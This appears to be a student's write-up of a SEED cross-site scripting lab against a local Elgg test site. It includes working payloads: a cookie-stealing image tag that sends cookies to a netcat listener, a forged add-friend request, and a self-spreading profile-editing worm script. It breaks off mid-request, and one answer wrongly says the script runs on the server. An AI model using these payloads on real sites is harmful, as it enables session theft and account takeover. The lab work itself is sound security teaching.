
Lab6-XSS

Task 1 - Posting a malicious message to Display an Alert Window

The simple goal of this task is post an XSS script payload into the description of a users profile. I'm going to use Alice as the user.


This simple payload of <script>alert('XSS on Alice AboutMe');</script> works as desired



Let's do the same thing with the external javascript reference:

I've reused the CSRF attacker site, created a XSS.js file, and referenced that file in Alice's profile. When we reload the page we can see the external XSS reference. Note: when I first created the external javascript file I had the html <script> tags in the file. This caused an error in the console of the inspect webpage and a failure to create the XSS alert. So I must remember that external javascript references only contain raw javascript, no HTML.


```
[11/12/19]seed@VM:.../Attacker$ cat xss.js
alert('external reference to script gets XSS on Alice AboutMe');
[11/12/19]seed@VM:.../Attacker$
```



Task 2 - XSS for document.cookie

The document cookies provide a wealth of information about the application. If the application is insecure the document.cookies XSS payload could provide information about the users session that the application developer intended to remain secret.

Adding the XSS payload for that is simply <script>alert(document.cookie);</script>



Task 3 - Stealing cookies from the Victims Machines

This is a very unique attack angle. In this example we can setup a netcat listener on a remote

server then provide the application with a malicious payload of:

<script>document.write('<img src=http://localhost:5555?c='+ escape(document.cookie) + '>');</script>

When the profile is loaded the netcat listener obtains the cookie information from the user.

Task 4 - Becoming the Victims Friend

The goal is to create a javascript payload that forges HTTP requests and adds Samy as a friend to the victim.

Let's add the javascript necessary to update the active user and add Samy as a friend - when we visit his profile. This javascript code is added to Samy's profile


Display name

Samy

About me Visual editor

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Then we login as Alice, navigate to Samy's profile, and confirm the add-friend request worked as the malicious Samy was hoping:



Questions:

1 - What is the purpose of the lines 1 & 2? Why are they needed?

Ans: The malicious javascript is executed on the application server. Therefore those private / protected values are available. Previously in the CSRF exercise, these session tokens/ values were not available to our attacker website. In this exercise, we are using the same website so the application is insecure in that it provides us with a way to access these values. Lines 1 & 2 do exactly that, provide access to the session authentication/authorization tokens that the user's session depends on.

2 - if the Editor can only provide the Editor mode in the About Me section, can you still launch a successful attack?

Ans: Most likely - Yes. The Editor is a simple User Interface component which sends data via POST message to the backend for storage. A proxy will catch a standard message, from there you can create a crafted message using coding or obsfucation to input the exploit.

Task 5 - Modifying the Victims Profile - using an XSS worm

The goal of this task is send a payload which updates the users description when they visit the page of a profile.

First - I need to finish crafting up the payload. I have a little understanding of Javascript yet

I've been given a mostly complete template so I should be ok. Taking a look at the javascript payload framework and cross-comparing it to a manual-yet-proxied update allows me to identify some of the missing fields. It also provides insight into the encoding of the description payload.

I'm not sure if there is an easy way to encode the special characters of html elements, the burpsuite decoder/encoder perfers to perform encoding on every character. It would be handy to have a tool that converted HTML to url without encoding the javascript keywords.

The raw HTML of the exploit looks like this:

```
<script id="worm" type="text/javascript">
	window.onload = function(){
	//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
	//and Security Token __elgg_token

	// lets get some session data and store it into variables
	var userName="&name="+elgg.session.user.name;
	var guid="&guid="+elgg.session.user.guid;
	var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
	var token="&__elgg_token="+elgg.security.token.__elgg_token;

	// the url of the target to post the payload to
	var sendurl="http://www.xsslabelgg.com/action/profile/edit"


	var samyGuid="47";
	if(elgg.session.user.guid!=samyGuid)
	   {
	      //Create and send Ajax request to modify profile
	      var Ajax=null;
	      Ajax=new XMLHttpRequest();
	      Ajax.open("POST",sendurl,true);
	      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
	      Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
	      Ajax.setRequestHeader("Host","www.xsslabelgg.com");
	      Ajax.setRequestHeader("Keep-Alive","300");
	      Ajax.setRequestHeader("Connection","keep-alive");
	      Ajax.setRequestHeader("Cookie",document.cookie);
	      Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
	      Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/
profile/"+elgg.session.user["username"]+"/edit");
	      content ="__elgg_ts="+ts+"&__elgg_token="+token+"&description=this-is-
samy-worm-working"+userName+"&accesslevel[description]=2&guid="+elgg.session.user
["guid"];
	      Ajax.send(content);
	   }
	}
</script>
```

```

The POST request w/ the exploit payload being injected into the attacker profile is below:

```
POST /action/profile/edit HTTP/1.1
Host: www.xsslabelgg.com


User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit


Content-Type: application/x-www-form-urlencoded
Content-Length: 3194
Cookie: Elgg=c41dvag3gg7pipracmd85vmss3
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

__elgg_token=2onrcPcI058yrNtzWPZajQ&__elgg_ts=1573945555&name=samy&description=%
3Cscript+id%3D%22worm%22+type%3D%22text%2Fjavascript%22%3E%0D%
0Awindow.onload+%3D+function%28%29%7B%0D%0A%2F%2FJavaScript+code+to+access
+user+name%2C+user+guid%2C+Time+Stamp+__elgg_ts%0D%0A%2F%2Fand+Security
+Token+__elgg_token%0D%0A%0D%0A%2F%2F+lets+get+some+session+data+and+store
+it+into+variables%0D%0Avar+userName%3D%22%26name%3D%22%
2Belgg.session.user.name%3B%0D%0Avar+guid%3D%22%26guid%3D%22%
2Belgg.session.user.guid%3B%0D%0Avar+ts%3D%22%26__elgg_ts%3D%22%
2Belgg.security.token.__elgg_ts%3B%0D%0Avar+token%3D%22%26__elgg_token%3D%22%
2Belgg.security.token.__elgg_token%3B%0D%0A%0D%0A%2F%2F+the+url+of+the+target
+to+post+the+payload+to%0D%0Avar+sendurl%3D%22http%3A%2F%
2Fwww.xsslabelgg.com%2Faction%2Fprofile%2Fedit%22%0D%0A%0D%0A%0D%0Avar
+content%3D%22%26__elgg_token%3Dz9_XRGylu6quwa23dH0djw%26__elgg_ts%
